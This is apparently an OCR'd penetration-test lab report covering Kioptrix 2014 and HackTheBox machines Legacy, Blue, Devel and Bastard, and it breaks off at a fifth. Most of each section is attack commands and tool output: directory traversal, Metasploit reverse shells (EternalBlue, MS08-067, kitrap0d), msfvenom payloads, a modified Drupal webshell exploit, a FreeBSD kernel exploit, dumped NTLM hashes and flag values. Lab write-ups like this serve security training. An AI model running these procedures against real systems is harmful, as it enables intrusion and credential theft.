
Vulnerability Fix:

- Sanitize input more particularly paths

Severity: HIGH

Proof of Concept Code Here:

- **Go in port 80 : ctrl+u we find the pChart2.1.3/index.php**
- **By looking at source code and directories we see the file reading function : http://target/pChart2.1.3/examples/index.php?Action=View&Script=/../../../../usr/local/etc/apache22/httpd.conf**
- **The httpd.conf shows us that in order to access port 8080 we need user : Mozilla/4.0**
- **Lets modify it in our browser :**



- **Go in phpTax by clicking in the make pictures it send a from request with a file_name**
- **We can understand that there might be code_execution there , the other hint is in phptax/data/pdf where we can see a lot of files name with commands at the end**
- **I tried them but none of them worked so ii searched if maybe msf could handle it for me :**
- **I found multi/http/phptax_exec**
- **Set useragent Mozilla/4.0**
- **Set payload cmd/unix/reverse_perl and other params (show options)**
- **Run**
- **Wget a shell**
- **Whoami > www**

Initial Shell Screenshot:

```
proxies ⇒ http:127.0.0.1:8080
msf6 exploit(multi/http/phptax_exec) > run

[-] Exploit failed: RuntimeError TCP connect-back payloads cannot be used with Proxies. Use 'set ReverseAllo
wProxy true' to override this behaviour.
[*] Exploit completed, but no session was created.
msf6 exploit(multi/http/phptax_exec) > set ReverseAllowProxy true
ReverseAllowProxy ⇒ true
msf6 exploit(multi/http/phptax_exec) > run

[*] Started reverse TCP handler on 10.0.2.12:4444
[*] 10.0.2.278080 - Sending request ...
[*] 10.0.2.27 - Command shell session 1 closed.
[*] Command shell session 2 opened (10.0.2.12:4444 → 10.0.2.27:35565) at 2023-11-28 05:35:44 -0500

whoami
www
uname -arm
FreeBSD kioptrix2014 9.0-RELEASE FreeBSD 9.0-RELEASE #0: Tue Jan  3 07:46:30 UTC 2012     root@farrell.cse.buffalo.edu:/usr/obj/usr/src/sys/GENERIC  amd64
```

Privilege Escalation

Additional Priv Esc info

Ijust extract info of kernel then search an exploit on exploitDB (searchsploit)

Vulnerability Exploited:

mmap/ptrace CVE-2013-2171

Vulnerability Explanation:

Is an exploit based on a misconfiguration of memory access a normal program can access system memory addresses and gives himself privileges

Vulnerability Fix: update system , apply patches

Severity: HIGH

Exploit Code:

- uname -arm
- searchsploit freebsd 9.0
- and we have an mmap/ptrace Privilege Escalation
- locate the src file corresponding:
    - locate freebsd/local/26368.c
    - here /usr/share/exploitdb/exploits/freebsd/local/26368.c
- upload it (python http.server and fetch)
    - in .c file dir : python3 -m http.server 80
    - in target : fetch http:/you_ip/filename.c
- compile it : gcc 26368.c -o exploit
- make it executable if not : chmod +x exploit
- run it : ./exploit
- wait some time (since there is not ouput to let time for the code to run)
- then try whoami > root

Proof Screenshot Here:

```
drwxrwxrwx  2 www  wheel    512 May  7  2003 ttf
gcc 26368. -o pwnn
gcc: 26368.: No such file or directory
gcc: No input files specified
gcc 26368.c -o pwnn
ls -l
total 27336
-rwxr-xr-x  1 www  wheel     2126 Nov 29 18:38 26368.c
-rw-r--r--  1 www  wheel     5380 Nov 29 13:49 28718.c
-rwxr-xr-x  1 www  wheel    46631 Oct 31 13:09 LinEnum.sh
drwxrwxrwx  9 www  wheel      512 Mar 17  2014 data
-rwxrwxrwx  1 www  wheel     2343 Jun 26  2003 drawimage.php
-rwxr-xr-x  1 www  wheel    10406 Nov 29 20:57 exploit
-rwxr-xr-x  1 www  wheel  6795264 Nov 29 01:37 exploit.core
-rwxr-xr-x  1 www  wheel    10404 Nov 29 21:03 explt
-rw-------  1 www  wheel  6795264 Nov 29 21:05 explt.core
drwxrwxrwx  2 www  wheel      512 May  7  2003 files
-rwxr-xr-x  1 www  wheel      218 Nov 29 14:26 gen_shell.elf
-rwxr-xr-x  1 www  wheel       98 Nov 29 14:19 gen_shell.sh
-rwxrwxrwx  1 www  wheel     3649 May  7  2003 icons.inc
-rwxrwxrwx  1 www  wheel     5100 Jun 26  2003 index.php
-rwxr-xr-x  1 www  wheel    90934 Nov 26 04:44 les.sh
-rwxr-xr-x  1 www  wheel    25308 Oct 31 14:05 linprivchecker.py
drwxrwxrwx  2 www  wheel      512 May  7  2003 maps
-rw-r--r--  1 www  wheel        0 Nov 29 21:03 out
-rw-r--r--  1 www  wheel        0 Nov 29 21:05 out.txt
drwxrwxrwx  2 www  wheel     1024 May  7  2003 pictures
-rwxr-xr-x  1 www  wheel     8496 Nov 30 01:38 pwn
-rwxr-xr-x  1 www  wheel     8496 Nov 30 01:40 pwnn
drwxrwxrwx  2 www  wheel      512 May  7  2003 readme
-rw-r--r--  1 www  wheel        0 Nov 27 15:29 reverse_shell
-rwxrwxrwx  1 www  wheel     1109 Nov 27 13:38 reverse_shell.php
-rwxr-xr-x  1 www  wheel       30 Nov 27 20:12 revs.php
-rwxr-xr-x  1 www  wheel     5381 Nov 29 14:01 tmp.c
drwxrwxrwx  2 www  wheel      512 May  7  2003 ttf
file pwnn
pwnn: ELF 64-bit LSB executable, x86-64, version 1 (FreeBSD), dynamically linked (uses shared libs), for FreeBSD 9.0 (900044), not stripped
./pwnn
whoami
root
```

Proof Contents:

/root/congrats.txt

```
cat congrats.txt
If you are reading this, it means you got root (or cheated).
Congratulations either way ...

Hope you enjoyed this new VM of mine. As always, they are made for the beginner in
mind, and not meant for the seasoned pentester. However this does not mean one
can't enjoy them.

As with all my VMs, besides getting "root" on the system, the goal is to also
learn the basics skills needed to compromise a system. Most importantly, in my mind,
are information gathering & research. Anyone can throw massive amounts of exploits
and "hope" it works, but think about the traffic.. the logs ... Best to take it
slow, and read up on the information you gathered and hopefully craft better
more targetted attacks.

For example, this system is FreeBSD 9. Hopefully you noticed this rather quickly.
Knowing the OS gives you any idea of what will work and what won't from the get go.
Default file locations are not the same on FreeBSD versus a Linux based distribution.
Apache logs aren't in "/var/log/apache/access.log", but in "/var/log/httpd-access.log".
It's default document root is not "/var/www/" but in "/usr/local/www/apache22/data".
Finding and knowing these little details will greatly help during an attack. Of course
my examples are specific for this target, but the theory applies to all systems.

As a small exercise, look at the logs and see how much noise you generated. Of course
the log results may not be accurate if you created a snapshot and reverted, but at least
it will give you an idea. For fun, I installed "OSSEC-HIDS" and monitored a few things.
Default settings, nothing fancy but it should've logged a few of your attacks. Look
at the following files:
/root/folderMonitor.log
/root/httpd-access.log (softlink)
/root/ossec-alerts.log (softlink)

The folderMonitor.log file is just a cheap script of mine to track created/deleted and modified
files in 2 specific folders. Since FreeBSD doesn't support "iNotify", I couldn't use OSSEC-HIDS
for this.
The httpd-access.log is rather self-explanatory .
Lastly, the ossec-alerts.log file is OSSEC-HIDS is where it puts alerts when monitoring certain
files. This one should've detected a few of your web attacks.

Feel free to explore the system and other log files to see how noisy, or silent, you were.
And again, thank you for taking the time to download and play.
Sincerely hope you enjoyed yourself.

Be good ...
```

System IP: 10.10.10.4 (Legacy)

Service Enumeration

Server IP Address	Ports Open
10.10.10.4	**TCP:** 135, 139, 445
	UDP:

Nmap Scan Results:

```
PORT    STATE SERVICE      VERSION
135/tcp open  msrpc        Microsoft Windows RPC
139/tcp open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp open  ♦♦0♦V        Windows XP microsoft-ds
Service Info: OSs: Windows, Windows XP; CPE: cpe:/o:microsoft:windows, cpe:/o:microsoft:windows_xp

Host script results:
|_nbstat: NetBIOS name: LEGACY, NetBIOS user: <unknown>, NetBIOS MAC: 00:50:56:b9:57:0c (VMware)
| smb-os-discovery:
|   OS: Windows XP (Windows 2000 LAN Manager)
|   OS CPE: cpe:/o:microsoft:windows_xp::-
|   Computer name: legacy
|   NetBIOS computer name: LEGACY\x00
|   Workgroup: HTB\x00
|_  System time: 2023-12-08T16:14:41+02:00
|_smb2-time: Protocol negotiation failed (SMB2)
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
|_clock-skew: mean: 5d00h57m39s, deviation: 1h24m51s, median: 4d23h57m39s

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 4048.53 seconds
```

Exploit & Privilege Escalation

Additional Priv Esc info

Use nmap to scan smb for vulnerabilities :

Nmap –script=smb-vuln* target -p 445

```
└─$ nmap --script=smb-vuln* 10.10.10.4 -p 445
Starting Nmap 7.94 ( https://nmap.org ) at 2023-12-06 06:17 EST
Nmap scan report for 10.10.10.4
Host is up (0.14s latency).

PORT    STATE SERVICE
445/tcp open  microsoft-ds

Host script results:
| smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2017-0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SMBv1
|       servers (ms17-010).
|
|     Disclosure date: 2017-03-14
|     References:
|       https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|_      https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
| smb-vuln-ms08-067:
|   VULNERABLE:
|   Microsoft Windows system vulnerable to remote code execution (MS08-067)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2008-4250
|           The Server service in Microsoft Windows 2000 SP4, XP SP2 and SP3, Server 2003 SP1 and SP2,
|           Vista Gold and SP1, Server 2008, and 7 Pre-Beta allows remote attackers to execute arbitrary
|           code via a crafted RPC request that triggers the overflow during path canonicalization.
|
|     Disclosure date: 2008-10-23
|     References:
|       https://technet.microsoft.com/en-us/library/security/ms08-067.aspx
|_      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2008-4250
|_smb-vuln-ms10-061: ERROR: Script execution failed (use -d to debug)
|_smb-vuln-ms10-054: false

Nmap done: 1 IP address (1 host up) scanned in 7.59 seconds
```

Vulnerability Exploited:

CVE-2008-4250 , ms08_067_netapi (msf)

Vulnerability Explanation:

sends a specially crafted RPC request which allows remote code infection and privilege escalation at the same time

based on smb protocol

Vulnerability Fix: update your operating system

Severity: CRITICAL

Exploit Code:

- **msfconsole**
- **search** ms08_067_netapi
- **use 0**
- **set lport + your ip**
- **set rhost +target ip**
- **set rport 445**
- **run**
- **getuid**

Proof Screenshot Here:

```
msf6 exploit(windows/smb/ms08_067_netapi) > run

[*] Started reverse TCP handler on 10.10.14.6:4444
[*] 10.10.10.4:445 - Automatically detecting the target...
[*] 10.10.10.4:445 - Fingerprint: Windows XP - Service Pack 3 - lang:English
[*] 10.10.10.4:445 - Selected Target: Windows XP SP3 English (AlwaysOn NX)
[*] 10.10.10.4:445 - Attempting to trigger the vulnerability...
[*] Sending stage (175686 bytes) to 10.10.10.4
[*] Meterpreter session 3 opened (10.10.14.6:4444 → 10.10.10.4:1035) at 2023-12-03 10:08:47 -0500

meterpreter > pwd
C:\WINDOWS\system32
```

user.txt Contents:

- cd C:\\
- cd Documents\ and\ Settings\\
- cd john\\Desktop
- cat user.txt
- ```
  meterpreter > cat user.txt
  e69af0e4f443de7e36876fda4ec7644fmeterpreter > cd ..
  ```
- 993442d258b0e0ec917cae9e695d5713

Root.txt Contents:

- From user.txt
- Cd .. (x2)
- Cd Administrator\\Desktop
- Cat root.txt
- ```
  meterpreter > cat root.txt
  993442d258b0e0ec917cae9e695d5713meterpreter >
  ```
- 993442d258b0e0ec917cae9e695d5713

Hashs:

- From meterpreter we can also extract NTLM hashes :
- Hashdump : ->
- Administrator:500:b47234f31e261b47587db580d0d5f393:b1e8bd81ee9a6679befb976c0b9b6827:::
- Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
- HelpAssistant:1000:0ca071c2a387b648559a926bfe39f8d7:332e3bd65dbe0af563383faff76c6dc5:::
- john:1003:dc6e5a1d0d4929c2969213afe9351474:54ee9a60735ab539438797574a9487ad:::
- SUPPORT_388945a0:1002:aad3b435b51404eeaad3b435b51404ee:f2b8398cafc7174be746a74a3a7a3823:::

System IP:10.10.10.40 (Blue)

Service Enumeration

Server IP Address	Ports Open
10.10.10.40	**TCP:** 135, 139, 445, 49152 - 49157
	UDP:

Nmap Scan Results: nmap -p- target -A

```
└─$ nmap target  -e tun0 -p- -A
Starting Nmap 7.94 ( https://nmap.org ) at 2023-12-04 04:11 EST
Stats: 0:00:06 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 2.95% done; ETC: 04:15 (0:03:17 remaining)
Stats: 0:00:08 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 3.85% done; ETC: 04:14 (0:02:55 remaining)
Stats: 0:02:56 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 33.33% done; ETC: 04:16 (0:01:40 remaining)
Nmap scan report for target (10.10.10.40)
Host is up (0.085s latency).
Not shown: 65526 closed tcp ports (conn-refused)
PORT      STATE SERVICE     VERSION
135/tcp   open  msrpc       Microsoft Windows RPC
139/tcp   open  netbios-ssn Microsoft Windows netbios-ssn
445/tcp   open  microsof   Windows 7 Professional 7601 Service Pack 1 microsoft-ds (workgroup: WORKGROUP)
49152/tcp open  msrpc       Microsoft Windows RPC
49153/tcp open  msrpc       Microsoft Windows RPC
49154/tcp open  msrpc       Microsoft Windows RPC
49155/tcp open  msrpc       Microsoft Windows RPC
49156/tcp open  msrpc       Microsoft Windows RPC
49157/tcp open  msrpc       Microsoft Windows RPC
Service Info: Host: HARIS-PC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
|   2:1:0:
|_    Message signing enabled but not required
| smb-os-discovery:
|   OS: Windows 7 Professional 7601 Service Pack 1 (Windows 7 Professional 6.1)
|   OS CPE: cpe:/o:microsoft:windows_7::sp1:professional
|   Computer name: haris-PC
|   NetBIOS computer name: HARIS-PC\x00
|   Workgroup: WORKGROUP\x00
|_  System time: 2023-12-04T09:15:02+00:00
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-time:
|   date: 2023-12-04T09:14:59
|_  start_date: 2023-12-04T09:10:52
|_clock-skew: mean: 6s, deviation: 2s, median: 4s

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 197.71 seconds
```

nmap --script=smb* target (once we know smb opened):


```
| smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2017-0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SMBv1
|         servers (ms17-010).
|
|     Disclosure date: 2017-03-14
|     References:
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|       https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for
|_      https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
```

Exploit & Privilege Escalation

Additional Priv Esc info

Vulnerability Exploited: EternalBlue Exploit

Vulnerability Explanation:

- It exploit a flaw in SMBv1 which allows to send crafted request to get remote code execution (in our case as system) via a mathematical error and a bufferOverflow (which overwrite an SMBv1 Buffer that we can pull later on) cf : msf show info on the exploit

Vulnerability Fix:

- Disable SMBv1
- Apply patches
- Upgrade system

Severity: HIGH

Exploit Code:

- **Msfconsole**
- Search ms17-010
- Use 0
- Set rhosts /lhost
- Run
- Getuid

- For flags : navigate in C:\Users\haris\Desktop\user.txt and C:\Users\Administrator\Desktop\root.txt

Proof Screenshot Here:

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > run

[*] Started reverse TCP handler on 10.10.14.6:4444
[*] 10.10.10.40:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 10.10.10.40:445       - Host is likely VULNERABLE to MS17-010! - Windows 7 Professional 7601 Service Pack 1 x64 (64-bit)
[*] 10.10.10.40:445       - Scanned 1 of 1 hosts (100% complete)
[+] 10.10.10.40:445 - The target is vulnerable.
[*] 10.10.10.40:445 - Connecting to target for exploitation.
[+] 10.10.10.40:445 - Connection established for exploitation.
[+] 10.10.10.40:445 - Target OS selected valid for OS indicated by SMB reply
[*] 10.10.10.40:445 - CORE raw buffer dump (42 bytes)
[*] 10.10.10.40:445 - 0×00000000  57 69 6e 64 6f 77 73 20 37 20 50 72 6f 66 65 73  Windows 7 Profes
[*] 10.10.10.40:445 - 0×00000010  73 69 6f 6e 61 6c 20 37 36 30 31 20 53 65 72 76  sional 7601 Serv
[*] 10.10.10.40:445 - 0×00000020  69 63 65 20 50 61 63 6b 20 31                    ice Pack 1
[+] 10.10.10.40:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 10.10.10.40:445 - Trying exploit with 12 Groom Allocations.
[*] 10.10.10.40:445 - Sending all but last fragment of exploit packet
[*] 10.10.10.40:445 - Starting non-paged pool grooming
[+] 10.10.10.40:445 - Sending SMBv2 buffers
[+] 10.10.10.40:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 10.10.10.40:445 - Sending final SMBv2 buffers.
[*] 10.10.10.40:445 - Sending last fragment of exploit packet!
[*] 10.10.10.40:445 - Receiving response from exploit packet
[+] 10.10.10.40:445 - ETERNALBLUE overwrite completed successfully (0×C000000D)!
[*] 10.10.10.40:445 - Sending egg to corrupted connection.
[*] 10.10.10.40:445 - Triggering free of corrupted buffer.
[*] Sending stage (200774 bytes) to 10.10.10.40
[+] 10.10.10.40:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 10.10.10.40:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 10.10.10.40:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[*] Meterpreter session 1 opened (10.10.14.6:4444 → 10.10.10.40:49158) at 2023-12-04 05:03:25 -0500

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

user.txt Contents:

```
meterpreter > cat user.txt
a6f7f2a766cb9d2573a0c2236cdf201c
```

Root.txt Contents:

```
meterpreter > cat root.txt
227bd532d7acca1076bb2271a63fd4d3
```

System IP: 10.10.10.5 (Devel)

Service Enumeration

Server IP Address	Ports Open
10.10.10.5	**TCP:** 21, 80
	UDP:

Nmap Scan Results:

```
┌──(kali㉿kali-purple)-[~]
└─$ sudo nano /etc/hosts
[sudo] password for kali:

┌──(kali㉿kali-purple)-[~]
└─$ nmap target -p- -A
Starting Nmap 7.94 ( https://nmap.org ) at 2023-12-04 05:47 EST
Nmap scan report for target (10.10.10.5)
Host is up (0.089s latency).
Not shown: 65533 filtered tcp ports (no-response)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     Microsoft ftpd
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| 03-18-17  01:06AM       <DIR>          aspnet_client
| 03-17-17  04:37PM                  689 iisstart.htm
|_03-17-17  04:37PM               184946 welcome.png
| ftp-syst:
|_  SYST: Windows_NT
80/tcp open  http    Microsoft IIS httpd 7.5
| http-methods:
|_  Potentially risky methods: TRACE
|_http-title: IIS7
|_http-server-header: Microsoft-IIS/7.5
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 146.89 seconds
```

Initial Shell Vulnerability Exploited

Additional info about where the initial shell was acquired from ftp access to website folder

Vulnerability Explanation: the default ftp config allows us to connect without password to the http server base folder we then just had to create an aspx payload (msfvenom) upload it via ftp listen(msf) and run it via the browser

Vulnerability Fix: remove ftp access without username and password (we can even close port 21 if not needed)

Severity: HIGH

Proof of Concept Code Here:

- **msfvenom -p windows/meterpreter/reverse_tcp LHOST=your_IP LPORT=4444 -f aspx -o shell.aspx**
- **ftp ftp://10.10.10.5**
  - **put shell.aspx**
- **msfconsole**
  - **use exploit/multi/handler**
  - **show options**
  - **set {param} {value}**
  - **run**
- **http://10.10.10.5/shell.aspx**
- **Go back in msf and you have user RCE**

Initial Shell Screenshot:

```
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.10.14.6:4444
[*] Command shell session 2 opened (10.10.14.6:4444 → 10.10.10.5:49166) at 2023-12-04 06:19:03 -0500


Shell Banner:
Microsoft Windows [Version 6.1.7600]
-----


c:\windows\system32\inetsrv>whoami
whoami
iis apppool\web
```

Privilege Escalation

Additional Priv Esc info

I used the post/multi/recon/local_exploit_suggester

Vulnerability Exploited: CVE-2010-0232 ms10_015_kitrap0d

Vulnerability Explanation: it exploit a bufferOverflow in Kernel in order to elevate privileges

Vulnerability Fix: update the system

Severity: HIGH

Exploit Code:

- **Background the meterpreter session: bg**
- **Msf local_exploit_suggester to find it**
- **Use windows/local/ms10_015_kitrap0d**
- **Show options**
- **Set session** *(current meterpreter session)* **,lhost** *(your ip)*, **lport***(desired port not already in use)***etc**
- **Run**

Proof Screenshots (exploit, user flag, root flag) Here:

```
msf6 exploit(windows/local/ms10_015_kitrap0d) > run

[*] Started reverse TCP handler on 10.10.14.6:4443
[*] Reflectively injecting payload and triggering the bug...
[*] Launching netsh to host the DLL...
[+] Process 2484 launched.
[*] Reflectively injecting the DLL into 2484...
[+] Exploit finished, wait for (hopefully privileged) payload execution to complete.
[*] Sending stage (175686 bytes) to 10.10.10.5
[*] Meterpreter session 22 opened (10.10.14.6:4443 → 10.10.10.5:49190) at 2023-12-04

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > pwd
c:\windows\system32\inetsrv
meterpreter > cd ../../.
meterpreter > pwd
c:\windows
meterpreter > cd ..
meterpreter > cd Users\\
meterpreter > cd babis
meterpreter > cd Desktop\\
meterpreter > cat user.txt
2a60e49ced89d7438282a6f6ea286c95
meterpreter > cd ../..
meterpreter > pwd
c:\Users
meterpreter > cd Administrator\\
meterpreter > cd Desktop
meterpreter > cat root.txt
1c3ce7ec791491bf85348153f08fa5bb
```

System IP: 10.10.10.9 (Bastard)

Service Enumeration

Server IP Address	Ports Open
10.10.10.9	**TCP:** 80, 135, 49154
	UDP:

Nmap Scan Results:

```
Starting Nmap 7.94 ( https://nmap.org ) at 2023-12-05 11:25 EST
Nmap scan report for target (10.10.10.9)
Host is up (0.086s latency).

PORT      STATE SERVICE VERSION
80/tcp    open  http    Microsoft IIS httpd 7.5
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/7.5
|_http-generator: Drupal 7 (http://drupal.org)
|_http-title: Welcome to Bastard | Bastard
| http-robots.txt: 36 disallowed entries (15 shown)
| /includes/ /misc/ /modules/ /profiles/ /scripts/
| /themes/ /CHANGELOG.txt /cron.php /INSTALL.mysql.txt
| /INSTALL.pgsql.txt /INSTALL.sqlite.txt /install.php /INSTALL.txt
|_/LICENSE.txt /MAINTAINERS.txt
135/tcp   open  msrpc   Microsoft Windows RPC
49154/tcp open  msrpc   Microsoft Windows RPC
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 63.83 seconds
```

Initial Shell Vulnerability Exploited

Additional info about where the initial shell was acquired from:

When seeing that robots.txt was present I took a look at it , I 'found' the CHANGELOG.txt searched for exploit corresponding to Drupal 7.54 , I got DRUPAL 7.X SERVICES MODULE UNSERIALIZE() .

Vulnerability Explanation:

It exploit Php unserialize() function to inject in the SQL cache and by the way write a file in webserver location .

Vulnerability Fix:

You may disable "application/vnd.php.serialized" under "Request parsing" in Drupal to prevent the exploit: /admin/structure/services/list/[my-endpoint]/server.

However, installing the latest version of the Services module is highly recommended.

Severity: HIGHLY CRITICAL

Proof of Concept Code Here:

- *Use* **msfvenom** *to create a custom php payload (we can also use any php script we want)*
  - *In my case was* **exploit.php:**
  - **msfvenom -p php/meterpreter/reverse_tcp LHOST=10.10.14.9 LPORT=4444 -f raw -o exploit.php**
    - *Change LHOST with your ip*
- *Find, copy this file and open it for edit* **: php/webapps/41564.php (***I renamed it* **'drupal_exploit.php')**
- *Edit as follow***:**
  - **$url = 'http://10.10.10.9';**
  - **$endpoint_path = '/rest';** *took me some time to figure this out*
  - *Just under it add this line:*
    - **$code = file_get_contents('exploit.php');**
  - *Edit (this will the filename saved in the sever:*
    - **'filename' => 'payload.php',**
    - **'data' => $code**
- **In cmd: php drupal_exploit.php**
- *Wait till you see :*
  - **File written: http://10.10.10.9/payload.php**
- *Open* **msfconsole** *listener for the payload you used*
- *Browse* http://10.10.10.9/payload.php
- *You should see a connection.*


```
define('CONTROLLER', 'user');
define('ACTION', 'login');

$url = 'http://10.10.10.9';
$endpoint_path = '/rest';
$endpoint = 'rest_endpoint';

$bin=file_get_contents('exp.php');


$file = [
    'filename' => 'payload.php',
    'data' => $bin
];

$browser = new Browser($url . $endpoint_path);
```

Initial Shell Screenshot:

```
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.10.14.9:4444
[*] Sending stage (39927 bytes) to 10.10.10.9
[*] Meterpreter session 1 opened (10.10.14.9:4444 → 10.10.10.9:49225) at 2023-12-05 13:11:07 -0500

meterpreter > getuid
Server username: IUSR
meterpreter >
```

Privilege Escalation

Additional Priv Esc info

*When trying to use **local_exploit_suggester** I got stuck because I wasn't connected using a **windows/x64/meterpreter** payload so* **I created one uploaded** *it using the* **php session (**meterpreter: ***'upload payloaf.exe')*** *, opened a **second listener** for the **new windows payload**, **excuted** the new payload (meterpreter:'***execute -f payload.exe***') then from there launched the* **local_exploit_suggester** *, I got 13 potential vulnerabilities and only the last one worked …*

Vulnerability Exploited: ms16_075_reflection_juicy aka CVE-2016-3225

Vulnerability Explanation: exploit kernel's mode drivers handling of objects in order to get privileges

Vulnerability Fix: update system / patches

Severity: HIGH

Exploit Code:

Once you have your session activated (need to be a windows session not a php one) :

- *If in the session* **: bg**
- **Use exploit/windows/local/ms16_075_reflection_juicy**
- **Set session 1 (** *your windows/meterpreter session number)*
- **Set lport 4446 (***4444 is already use by the php onen, and 4445 by the current windows)*
- **Set Lhost 10.10.10.9**
- **Set exitfunc process**
- *Leave the* **CLSID** *by default* **(** *if* **empty** *try :'***{4991d34b-80a1-4291-83b6-3328366b9097}***' this is the one given by* **msf** *for me)*
- **Run**
- **Wait**
- **And we have root access**

Proof Screenshot Here:

```
msf6 post(multi/recon/local_exploit_suggester) > sessions 1
[*] Starting interaction with 1...

meterpreter > bg
[*] Backgrounding session 1...
msf6 post(multi/recon/local_exploit_suggester) > use exploit/windows/local/ms16_075_reflection_juicy
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/local/ms16_075_reflection_juicy) > set session 1
session => 1
msf6 exploit(windows/local/ms16_075_reflection_juicy) > set lhost 10.10.14.9
lhost => 10.10.14.9
msf6 exploit(windows/local/ms16_075_reflection_juicy) > set lport 4446
lport => 4446
msf6 exploit(windows/local/ms16_075_reflection_juicy) > run

[*] Started reverse TCP handler on 10.10.14.9:4446
[+] Target appears to be vulnerable (Windows 2008 R2)
[*] Launching notepad to host the exploit...
[+] Process 3012 launched.
[*] Reflectively injecting the exploit DLL into 3012...
[*] Injecting exploit into 3012...
[*] Exploit injected. Injecting exploit configuration into 3012...
[*] Configuration injected. Executing exploit...
[+] Exploit finished, wait for (hopefully privileged) payload execution to complete.
[*] Sending stage (175686 bytes) to 10.10.10.9
[*] Meterpreter session 2 opened (10.10.14.9:4446 → 10.10.10.9:49234) at 2023-12-05 13:34:49 -0500

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

user.txt && root.txt Contents:

```
meterpreter > cat C:\\Users\\dimitris\\Desktop\\user.txt
43982986a4adfd5c82307729b7fadfbf
meterpreter > cat C:\\Users\\Administrator\\Desktop\\root.txt
34d13e9a4fe92e622ceb08ef33f0caf2
meterpreter >
```

System IP: 10.10.11.241 (Hostpital)

I set this 'IP' to 'target' in '/etc/hosts' so if you see target in screeshots replace them by the actual IP of the target_machine

Service Enumeration

Server IP Address	Ports Open
10.10.11.241	**TCP:** 22, 53, 88, 135, 139 ,389, 443, 445, 464, 593, 636, 1801, 2103, 2105, 2107 2179, 3268, 3269 3389, 5985, 6404, 6406,6407, 6409 , 6613, 6619 6639, 8080, 9389

Nmap Scan Results:

```
22/tcp   open  ssh              OpenSSH 9.0p1 Ubuntu 1ubuntu8.5 (Ubuntu Linux; protocol 2.0)
